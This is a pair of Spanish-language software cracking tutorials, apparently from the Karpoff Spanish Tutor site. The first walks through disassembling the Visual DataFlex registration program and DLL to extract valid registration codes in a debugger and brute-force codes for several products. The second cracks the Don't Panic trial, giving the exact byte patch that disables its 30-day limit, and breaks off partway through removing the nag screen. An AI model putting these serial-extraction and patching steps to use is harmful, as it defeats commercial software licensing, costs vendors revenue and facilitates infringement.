:0044B724 33C0                            xor eax, eax
:0044B726 55                              push ebp
:0044B727 6814B94400                      push 0044B914
:0044B72C 64FF30                          push dword ptr fs:[eax]
:0044B72F 648920                          mov dword ptr fs:[eax], esp
:0044B732 8B45FC                          mov eax, dword ptr [ebp-04]
:0044B735 8B98F4020000                    mov ebx, dword ptr [eax+000002F4]
:0044B73B 8B8308020000                    mov eax, dword ptr [ebx+00000208]
:0044B741 E862C9FFFF                      call 004480A8
:0044B746 48                              dec eax
:0044B747 85C0                            test eax, eax
:0044B749 7C1F                            jl 0044B76A
:0044B74B 40                              inc eax
:0044B74C 8945E4                          mov dword ptr [ebp-1C], eax

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0044B768(C)
|
:0044B74F 8B45FC                          mov eax, dword ptr [ebp-04]
:0044B752 8B80F4020000                    mov eax, dword ptr [eax+000002F4]
:0044B758 8B8008020000                    mov eax, dword ptr [eax+00000208]
:0044B75E 33D2                            xor edx, edx
:0044B760 E84BD1FFFF                      call 004488B0
:0044B765 FF4DE4                          dec [ebp-1C]
:0044B768 75E5                            jne 0044B74F

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0044B749(C)
|
:0044B76A 8D45F8                          lea eax, dword ptr [ebp-08]
:0044B76D 50                              push eax
```

Line:171989 Pg 2073 of 2093 File:C:\Temp\Register.exe

una llamada a winsetup.registerproduct y luego otra a getactiveregistration donde aparentemente podría estar leyendo el archivo termlist.cfg para determinar el usuario activo y su código de registro en virtud de que luego de esta llamada aparecen dos comparaciones que pueden saltarse el texto mencionado en string resource id=40026 tal como se ve a continación:

URSoft W32Dasm Ver 8.93 Program Disassembler/Debugger

Disassembler Project Debug Search Goto Execute Text Functions HexData Refs Help

```
* Reference To: winsetup.GetActiveRegistration, Ord:0000h
                                          |
:0044B76E E861FFFFFF                      Call 0044B6D4
:0044B773 59                              pop ecx
:0044B774 85C0                            test eax, eax
:0044B776 742B                            je 0044B7A3
:0044B778 83F804                          cmp eax, 00000004
:0044B77B 7426                            je 0044B7A3
:0044B77D 8D55E0                          lea edx, dword ptr [ebp-20]

* Possible Reference to String Resource ID=40026: "A Termlist.cfg was
                                          |
:0044B780 B85A9C0000                      mov eax, 00009C5A
:0044B785 E8EEC3FBFF                      call 00407B78
:0044B78A 8B45E0                          mov eax, dword ptr [ebp-20]
:0044B78D E8169DFFFF                      call 004454A8
:0044B792 A150DD4400                      mov eax, dword ptr [0044DD50]
:0044B797 8B00                            mov eax, dword ptr [eax]
:0044B799 E80A78FFFF                      call 00442FA8
:0044B79E E95B010000                      jmp 0044B8FE

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0044B776(C), :0044B77B(C)
|
:0044B7A3 8D45E8                          lea eax, dword ptr [ebp-18]
:0044B7A6 50                              push eax

* Reference To: winsetup.GetRegistrationCount, Ord:0000h
                                          |
:0044B7A7 E820FFFFFF                      Call 0044B6CC
:0044B7AC 59                              pop ecx
:0044B7AD 8B45E8                          mov eax, dword ptr [ebp-18]
:0044B7B0 85C0                            test eax, eax
:0044B7B2 0F8E46010000                    jle 0044B8FE
:0044B7B8 8945E4                          mov dword ptr [ebp-1C], eax
:0044B7BB BE01000000                      mov esi, 00000001

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0044B8F8(C)
|
:0044B7C0 8D45F4                          lea eax, dword ptr [ebp-0C]
:0044B7C3 50                              push eax
:0044B7C4 56                              push esi

* Reference To: winsetup.GetRegistrationName, Ord:0000h
                                          |
:0044B7C5 E812FFFFFF                      Call 0044B6DC
:0044B7CA 83C408                          add esp, 00000008
:0044B7CD 85C0                            test eax, eax
:0044B7CF 7426                            je 0044B7F7
:0044B7D1 8D55E0                          lea edx, dword ptr [ebp-20]
```

Line:172040 Pg 2073 and 2074 of 2093 Code Data @:0044B76E @Offset 0004AB6Eh in File:C:\Temp'

luego hay llamadas a

winsetup.getregistrationcount
winsetup.getregistrationname
winsetup.getregistrationproduct
winsetup.getregistrationserialnumber

todas con comprbaciones que nos pueden conducir a nuestro string resource id=40021: "unable to register the product


as an error occurred trying t" y strings siguientes, de la forma:

mov eax, "unable to register the product . . ."

call 00407b78

esto es indicativo que las llamadas anteriores tienen como propósito obtener valores de registro para nombre de usuario, tipo de producto (debe ser posible registrar otro producto), número serial . . .

si seguimos observando un poco más podremos ver una llamada a winsetup.commitregistration con una comprobación y salto a nuestra string resource id=40010: "congratulations. your license is now registered." la cual tambien es única dentro del desensamblado tal cual se muestra:



```
:0044BA35 BA04000000          mov edx, 00000004
:0044BA3A E8DD7DFBFF          call 0040381C
:0044BA3F C3                  ret
```

Line:172338 Pg 2077 of 2093 File:C:\Temp\Register.exe

ahora desensamblamos winsetup.dll para ver si podemos observar algo interesante. en los imports vemos varias

llamadas a user32.wsprintfa una función usada para el formateo de caracteres y en todos los casos usa en forma recurrente:

possible stringdata ref from data obj ->"%x-%x+. . ."

no será que el código de registro es del tipo caracteres-caracteres. . .

vemos también una llamada a messagebeep que podria ser indicativo de una advertencia por mal registro (de acuerdo a lo que he leido en varios manuales de ingeniería inversa) y aparece también en un solo lugar del desensamblado (luego analizando los mismos programas de la version 6.2 pude conocer que es una llamada a la función dfregistertermlist es decir dataflex registrar termlist) mostrando lo siguiente:

referenced by a call at addresses: è dfregistertermlist
|:1000232a , :10002343 , :100024c1
|
:100013c0 56 push esi
:100013c1 8b742410 mov esi, dword ptr [esp+10]
:100013c5 57 push edi
:100013c6 56 push esi
:100013c7 56 push esi
* reference to: user32.chartooema, ord:002bh
|
:100013c8 ff15e4700010 call dword ptr [100070e4]
:100013ce b900010000 mov ecx, 00000100
:100013d3 33c0 xor eax, eax
:100013d5 bfd0900010 mov edi, 100090d0
:100013da f3 repz
:100013db ab stosd
:100013dc 8b442418 mov eax, dword ptr [esp+18] eax = cálculo entre serie y usuario?
:100013e0 8b4c2410 mov ecx, dword ptr [esp+10] ecx = registration code (ingresado)
:100013e4 50 push eax
:100013e5 56 push esi esi = registration name
:100013e6 51 push ecx
:100013e7 68d0900010 push 100090d0
:100013ec e81ffffff call 10001310 è llamada interesante
:100013f1 83c410 add esp, 00000010
:100013f4 84c0 test al, al comprueba el valor de retorno
:100013f6 5f pop edi
:100013f7 5e pop esi
:100013f8 750e jne 10001408 si ne evita la llamada a messagebeep
:100013fa 6a00 push 00000000

* reference to: user32.messagebeep, ord:01bdh
|
:100013fc ff15e8700010 call dword ptr [100070e8]
:10001402 b801000000 mov eax, 00000001
:10001407 c3 ret

```
* referenced by a (u)nconditional or (c)onditional jump at address:
|:100013f8(c)
|
:10001408 a1d8940010 mov eax, dword ptr [100094d8]
:1000140d 648b0d2c000000 mov ecx, dword ptr fs:[0000002c]
:10001414 8b542404 mov edx, dword ptr [esp+04]
:10001418 6a5c push 0000005c
:1000141a 8b0481 mov eax, dword ptr [ecx+4*eax]
:1000141d 68d0900010 push 100090d0
:10001422 c1e20a shl edx, 0a
:10001425 8d8c1038000000 lea ecx, dword ptr [eax+edx+00000038]
:1000142c 51 push ecx
:1000142d e84e120000 call 10002680
:10001432 83c40c add esp, 0000000c
:10001435 33c0 xor eax, eax
:10001437 c3 ret
```

para poder probar nuestros descubrimientos ingresaremos:

serial number: 222222
registration name: sujeto tacito
registration code: 88888888-99999999

a los efectos de intentar pescar el serial vamos a utilizar el softice pero agregando a winice.dat la linea

exp=c:\archiv~1\vdf7\bin\winsetup.dll de manera de poder acceder a las funciones que se encuentran dentro de la dll. podríamos establecer un bpx registerproduct. el mismo efecto lograríamos estableciendo un bpx hmemcpy luego de ingresados los datos, pulsar el botón add, luego dos veces crtl-d para seguirle la pista al código de registro , después pulsar algunos f12 para llegar a register.exe (creo que siete para ser mas preciso) y desde ahí y luego de algunos f10 estaríamos en la misma función. incluso podemos establecer un breakpoint en la función winsetup.generateregcode (nombre sugestivo no) y lograr el mismo efecto.

independientemente del camino que elijamos llegaremos tarde o temprano a la llamada mencionada en el párrafo anterior por lo podemos suponer que en:

```
:100013ec e81ffffff call 10001310
```

debería estar la rutina que nos lleve al serial correcto. un breakpoint en esta llamada y luego f8 para analizar que sucede.

```
* referenced by a call at address:
|:100013ec
|
:10001310 8b442408 mov eax, dword ptr [esp+08]
:10001314 53 push ebx
:10001315 8b5c2408 mov ebx, dword ptr [esp+08]
:10001319 56 push esi
:1000131a 57 push edi
:1000131b 50 push eax
:1000131c 53 push ebx
:1000131d e8defcffff call 10001000
:10001322 8b7c2420 mov edi, dword ptr [esp+20]
:10001326 83c9ff or ecx, ffffffff
:10001329 33c0 xor eax, eax
```

```
:1000132b 53 push ebx
:1000132c f2 repnz
:1000132d ae scasb
:1000132e f7d1 not ecx
:10001330 2bf9 sub edi, ecx
:10001332 8b442428 mov eax, dword ptr [esp+28]
:10001336 8bd1 mov edx, ecx
:10001338 8bf7 mov esi, edi
:1000133a 8bfb mov edi, ebx
:1000133c c1e902 shr ecx, 02
:1000133f f3 repz
:10001340 a5 movsd
:10001341 8bca mov ecx, edx
:10001343 83e103 and ecx, 00000003
:10001346 f3 repz
:10001347 a4 movsb
:10001348 894334 mov dword ptr [ebx+34], eax
:1000134b e8a0ffffff call 100012f0 llamada al cálculo del serial
:10001350 83c40c add esp, 0000000c
:10001353 5f pop edi
:10001354 5e pop esi
:10001355 5b pop ebx
:10001356 c3 ret
con f8 en call 100012f0 llegamos a:
* referenced by a call at address:
|:1000134b
|
:100012f0 56 push esi
:100012f1 8b742408 mov esi, dword ptr [esp+08]
:100012f5 6a58 push 00000058
:100012f7 56 push esi
:100012f8 e813ffffff call 10001210 cálculo del serial. en eax=serial correcto
:100012fd 8b4e58 mov ecx, dword ptr [esi+58] en ecx=serial ingresado
:10001300 83c408 add esp, 00000008
:10001303 3bc8 cmp ecx, eax compara ingresado con calculado
:10001305 0f94c0 sete al buen chico al=01
:10001308 5e pop esi
:10001309 c3 ret
```

bien, hemos alcanzado el nudo de nuestra cuestión. en eax obtenemos la primera parte del código de registro (la que está antes del guión) ya que el calculo se basa en la segunda parte ingresada (después del guión.).

luego de la pantalla de error ingresamos nuevamente el serial mostrado en eax y sorpresa hemos registrado una licencia para visual dataflex pero versión 6.x, de la versión 7.x nada. el archivo termlist.cfg se ha creado (recuerdan que lo habiamos renombrado) en \bin tal lo esperado, conteniendo el nombre de usuario y las dos partes del código de registro claramente visibles en 438h la segunda y en 458h la primera. estos valores no son simetricos respecto a los visualizados en 38h y 58h pero si seguimos avanzando un poco podremos ver que la función antes mencionada es llamada dos veces y en su segunda vez genera los códigos mostrados en 38h y 58h. además si ingresaramos estos últimos códigos obtenidos en la pantalla de registro el archivo termlist generado será simetrico y por ende mostrará los mismos valores en sus dos mitades, tal cual pudimos ver con el archivo renombrado.

aplicando la fuerza bruta (nada de zen) podremos observar que variando la segunda parte del código de registro es posible generar códigos correctos entre otros para:

webapp server 1.x eval, webapp server 2.x
webapp server 1.x, webapp server 2.x eval
webapp server 2.x (mp) (sp)
webapp studio 2.x


visual dataflex 6.x, webapp studio 1.x runtime
webapp server 1.x runtime
visual dataflex 6.x

. . . . . .

es decir todos los existentes menos para visual dataflex 7.x y que independientemente de la cantidad de números ingresados luego del guión estaría tomando solamente 7 u 8 a partir de la derecha aunque esto último no lo puedo asegurar con precisión. además es posible registrar distintos usuarios y productos dentro del mismo archivo termlist.cfg aunque solamente el último ingresado será el activo (a menos que lo modifiquemos mediante el botón set default name) los valores mostrados en 68h y 6a (y sus simétricos) muestran la cantidad de licencias registradas y cual de ellas es la activa. el valor mostrado en 34h y simétrico representa un valor calculado a partir del número serial (222222) y el nombre de registro y en la cual podría estar involucrada la llamda a user32.chartooema aunque de momento tampoco lo puedo precisar.

```
00000000h: 53 75 6a 65 74 6f 20 54 61 63 69 74 6f 00 00 00 ; sujeto tacito
00000010h: 6f 72 61 74 69 6f 6e 00 00 00 00 00 00 00 00 00
00000020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000030h: 00 00 1a 00 0e 64 03 00 10 18 00 12 00 00 00 00
00000040h: 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000050h: 00 00 00 00 00 00 00 00 2x ex cx 0x 00 00 00 00
00000060h: 00 00 00 00 00 00 00 00 01 00 01 00 00 00 00 00
```

han sido reemplazados algunos valores por x



no difundiré los códigos de registro obtenidos ya que no es propósito de este manual perjudicar a la empresa

dataaccess en modo alguno, sino solamente analizar la implementación de su esquema de protección.

dado mi reciente comienzo con la ingeniería inversa creo no tener los suficientes conocimientos del ensamblador para poder analizar en forma correcta la llamada a la función del calculo del serial (y no porque no lo haya intentado) en:
:100012f8 e813ffffff call 10001210

y que me permitiría hechar algo de luz respecto al código para la versión 7.x del producto e incluso poder crear un keygen.

hasta el momento solamente he podido averiguar lo siguiente:

1. la posición 3ch y 43ch, en termlist.cfg, debe ser 01 para generar un serial correcto para la versión 7.x

   esta es aparentemente la única diferencia que existiría respecto a la de la versión 6.x ya que las llamadas a las rutinas de generación son las mismas en ambos productos. no he podido determinar si este valor forma parte del código de registro.

2. la sección de código en la que determina si el producto es el de evaluación o el adquirido al comprar el producto es:
   * referenced by a (u)nconditional or (c)onditional jump at address:
   |:10001d7e(c)
   |
   :10001d8a 8b15d8940010 mov edx, dword ptr [100094d8]
   :10001d90 64a12c000000 mov eax, dword ptr fs:[0000002c]
   :10001d96 c1e10a shl ecx, 0a ecx = 400h
   :10001d99 8b1490 mov edx, dword ptr [eax+4*edx]
   :10001d9c 56 push esi
   :10001d9d 8d340a lea esi, dword ptr [edx+ecx]
   :10001da0 8b9670000000 mov edx, dword ptr [esi+00000070] apunta al valor 438h en termlist
   :10001da6 8b8674000000 mov eax, dword ptr [esi+00000074] apunta a 43c y debe ser = 01
   :10001dac f7c200000002 test edx, 02000000 compara
   :10001db2 89542418 mov dword ptr [esp+18], edx almacena el valor de 438h
   :10001db6 89442410 mov dword ptr [esp+10], eax almacena el 01 de 43ch
   :10001dba 746a je 10001e26 debe saltar a 1e26
   . . . . . .
   * referenced by a (u)nconditional or (c)onditional jump at address:
   |:10001dba(c)
   |
   :10001e26 f644241001 test [esp+10], 01 and 43ch , 01
   :10001e2b 746a je 10001e97 no salta
   :10001e2d f7c200008000 test edx, 00800000 and 43ch, 800000
   :10001e33 bd0b000000 mov ebp, 0000000b
   :10001e38 7405 je 10001e3f debe saltar
   :10001e3a bd0c000000 mov ebp, 0000000c chico malo
   * referenced by a (u)nconditional or (c)onditional jump at address:
   |:10001e38(c)
   |
   :10001e3f 8b3cad38800010 mov edi, dword ptr [4*ebp+10008038]

   es decir ebp contiene el valor b que va a permitir luego del cálculo que edi apunte a la dirección 1000842c la que contiene el string "visual dataflex 7.x".

   si ebp = c el valor obtenido del cálculo será 1000840c que apunta a "visual dataflex 7.x evaluation"

3. en esta última parte del código es donde se generan los nombres de los diferentes productos a través de sucesivas comparaciones con la segunda parte del código de registro ingresado o leido de termlist.cfg en el caso de existir. (llamadas a winsetup. getregistrationname)

por lo expuesto, este manual se encuentra inconcluso hasta que alguien con mayor conocimiento o experiencia pueda terminarlo o en su defecto pueda brindarme la ayuda necesaria para poder concluirlo.

sujeto tacito

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	Don't Panic v3.0

PROTECCION:	Nag screen y 30 días de límite de tiempo.		
Descripcion:	MUY buen programa que vale la pena tenerlo (leer más abajo)		
Dificultad:	Aficionado		
DOWNLOAD:	http://www.panicware.com/downloads/DontPanic30Demo.exe		
Herramientas:	SoftIce 3+, W32Dasm, Hex Workshop y File InsPEctor		
CRACKER:	Dek_Oin	FECHA:	../10/2000

introduccion

esta maravilla de programa tiene una gran utilización. aquí el comentario que saqué de softonic:

oculta cualquier aplicación y avisa al resto de la oficina. don't panic! es algo más que un simple limpiador del historial de tu navegador. te permite abrir y cerrar al instante cualquier ventana con una sola pulsación, clic o movimiento de ratón. permite borrar los ficheros de internet, incluyendo el historial de páginas web visitadas, el historial de ficheros descargados, cookies y caché. también permite borrar todos los rastros que deja windows, como los documentos vistos recientemente, el portapapeles, la papelera de reciclaje, etc...
todas estas opciones se pueden automatizar.
don't panic! te permite asignar teclas a todas sus funciones para poder usarlo sin que se detecte, y lanzar cualquier aplicación, documento o página web.
también tiene un curioso modo para su uso en lan; es el "sistema de alerta global", que permite alertar o ser alertado por otros usuarios de don't panic! cuando se acerque algún jefe, avisando con un icono de alerta en la barra de tareas de windows.
permite ocultar programas específicos, como icq, napster, etc.. mientras se mantienen el resto de programas funcionando con aparente normalidad. es compatible tanto con internet explorer como con netscape.

les recomiendo este programa. cuando está corriendo, también se puede cambiar el icono que se mostrará en la barra de tareas!.

al atake

analizamos el ejecutable con el file inspector y vemos que las cosas van a ser más fáciles de lo que creíamos. programa no empaketado, no encryptado, hecho en visual c++ 5.0. vamos bien j .

si nos bajamos la versión de evaluación tenemos las siguientes limitaciones:

- **pasados los 30 días el programa deja de funcionar**
- **no podemos usar la opción de network**
- **tenemos una nag al principio que nos dice cuantos días nos quedan**
- **la palabra demo por todos lados**

creo ya podemos irnos deshaciendo de la última. solamente debemos abir nuestro editor hexadecimal favorito y buscar las palabras demo demo demo, recuerden que los caracteres minúsculas y mayúsculas son diferentes en el código ascii. cuando los encontremos los rellenamos con espacios y listo. esta no es ningún problema.

ahora nos vamos a algo más complicadillo, empezaremos por crackear el límite de tiempo. cerramos todos los programas que tengamos en ejecución, [ctrl+d] y pondremos 2 típicos breakpoints. **bpx getlocaltime** y **bpx getsystemtime**. las dos apis se usan para extraer el tiempo del sistema. aquí el funcionamiento de getlocaltime:

```
void(
 lpsystemtime lpsystemtime        //dirección de estructura de tiempo del sistema (apunta a una estructura
);                                 systemtime para recibir la fecha y el tiempo del ordenador)
```

el funcionamiento de getsystemtime es prácticamente el mismo solo que el tiempo se expresa en tiempo universal coordinado (utc, siglas en inglés).

recuerden, traten de cerrar casi todos los programas en ejecución ya que estas dos apis son muy utilizadas por los programas, si no lo hacen el sice saltará permanentemente. presionen [crtl+alt+supr] y cierren la mayor cantidad de cosas posibles. cuando pusimos los breakpoints, ejecutamos el don't panic y enseguida saltamos al sice. ahora a darle a f12 hasta llegar a dp!.text+xxxx (donde xxxx es un número hexadecimal de 4 cifras). cuando lleguemos a dp! le damos a f12 hasta llegar a la rutina "semi-padre" de todas. concretamente hasta aquí:

```
:00410b9f 81eccc000000        sub esp, 000000cc
:00410ba5 8d45f0              lea eax, dword ptr [ebp-10]
:00410ba8 50                  push eax
:00410ba9 ff15a4904100        call [kernel32!getlocaltime]        ; extrae la hora del sistema
:00410baf 8d45e0              lea eax, dword ptr [ebp-20]
:00410bb2 50                  push eax
:00410bb3 ff158c914100        call [kernel32!getsystemtime]       ; extrae la fecha del sistema
:00410bb9 668b45ea            mov ax, word ptr [ebp-16]
:00410bbd 663b05da284200      cmp ax, word ptr [004228da]
:00410bc4 753b                jnz 00410c01
:00410bc6 668b45e8            mov ax, word ptr [ebp-18]
:00410bca 663b05d8284200      cmp ax, word ptr [004228d8]         ; se realizan una serie de
:00410bd1 752e                jnz 00410c01                        ; operaciones que no nos servirán
:00410bd3 668b45e6            mov ax, word ptr [ebp-1a]           ; para nada
:00410bd7 663b05d6284200      cmp ax, word ptr [004228d6]
:00410bde 7521                jnz 00410c01
:00410be0 668b45e2            mov ax, word ptr [ebp-1e]
:00410be4 663b05d2284200      cmp ax, word ptr [004228d2]
:00410beb 7514                jnz 00410c01
```

```
:00410bed 668b45e0          mov ax, word ptr [ebp-20]
:00410bf1 663b05d0284200    cmp ax, word ptr [004228d0]
:00410bf8 7507              jnz 00410c01
:00410bfa a1c8284200        mov eax, dword ptr [004228c8]
:00410bff eb45              jmp 00410c46
:00410c01 8d8534ffffff      lea eax, dword ptr [ebp+ffffff34]
:00410c07 50                push eax
:00410c08 ff1590914100      call [kernel32!gettimezoneinformation]; traduce la fecha obtenida en utc
:00410c0e 83f8ff            cmp eax, ffffffff                      por getsystemtime a formato
:00410c11 741b              jz 00410c2e                            tiempo local
```

por aquí la cosa empieza a ser sospechosa. lo que tendríamos que hacer ahora sería buscar un salto abajo pero como de saltos está lleno buscaremos una call xxxxxxx (donde xxxxxxx es una dirección de memoria y no una api). le vamos dando a f10 hasta encontrar una call interesante y aquí está!:

```
:00410c5f 50                push eax
:00410c60 0fb745f0          movzx eax, word ptr [ebp-10]
:00410c64 50                push eax
:00410c65 e8e1310000        call 00413e4b                  ; llamada a la rutina que determina si estamos
:00410c6a 8b4d08            mov ecx, dword ptr [ebp+08]    ; dentro de los 30 días de evaluación
:00410c6d 83c41c            add esp, 0000001c
:00410c70 85c9              test ecx, ecx                  ; compara si el flag devuelto es 0
:00410c72 7402              jz 00410c76                    ; si es así, hemos expirado
:00410c74 8901              mov dword ptr [ecx], eax
:00410c76 c9                leave
:00410c77 c3                ret                            ; retorno, devuelve
```

sería lógico pensar que deberíamos cambiar el jz por jnz pero si ejecutamos el don't panic no arranca. en estos casos debemos nopear la call. para calcular el offset de la call necesitamos o el w32dasm, o el krackpe de numit_or o el propio file inspector de viper.
en este caso utilizaremos el file inspector, vamos a herramientas/rva to offset e introducimos la dirección de memoria de la call añadiendo la base. en mi caso da offset 10c65.

abrimos nuestro editor hexadecimal, vamos a ese offset y cambiamos e8 e1 31 00 00 por 90 90 90 90 90 o sino por 40 48 40 48 40. probamos el programa y bien!!! dice que nos quedan 30 días. tan solo para cerciorarnos adelantamos la fecha del sistema 1 año y wow! siguen quedándonos 30 días de evaluación!. esto nos demuestra una cosa:

límite de tiempo fuera!!!

la molesta nag

ya hicimos lo principal y ahora nos queda la nag. esta vez no utilizaremos los típicos breakpoints para las nags como createwindowexa o dialogboxparama, sino que utilizaremos los windows messages. generalmente con las nags son más efectivos qué los breakpoints típicos. ejecutamos el don't panic sin el límite de tiempo y cuando aparezca la nag no pulsen continue evaluation sino [ctrl+d] para entrar al sice. luego escriban hwnd para ver el handle de las ventanas que se están mostrando y luego presionen enter (traten de cerrar todas las otras ventanas para que solo se muestre la nag del don't panic). el dp.exe que era el ejecutable original lo he renombrado como crackeado.exe o sea que en qowner. ahora estudien los handles de las ventanas que se muestran pero que siempre vean los que en qowner digan crackeado (en mi caso, claro). se muestran 6 handles con crackeado en qowner. el que me pareció más interesante es este:

windows handle	hqueue	sz	qowner	class name	windows procedure

me llamó la atención por que dice (dialog) en class name. ahora vamos a poner un break point para que cuando pulsemos el botón de "continuar" saltemos al sice. recuerden que el handle de la ventana y los demás datos cambian cada vez que ejecutas el programa. debemos poner un bmsg + handle + wm_destroy. esta vez no usaremos wm_enable o wm_command. en mi caso pondré bmsg 03c8 wm_destroy. si tienes alguna duda de los windows messages léete el tutorial de mi amigo kuato_thor sobre tutorial sobre passmark-burnintest 2.0, ahí explica algo sobre los windows messages.

cuando hayas puesto el break point pulsa sobre continue evaluation y enseguida saltas al sice!. ahora a darle a f12 hasta llegar al código del crackeado.exe. concretamente hasta este punto:

```
:0040ab95 05c0655200        add eax, 005265c0
:0040ab9a 6a00              push 00000000
:0040ab9c a350234200        mov dword ptr [00422350], eax
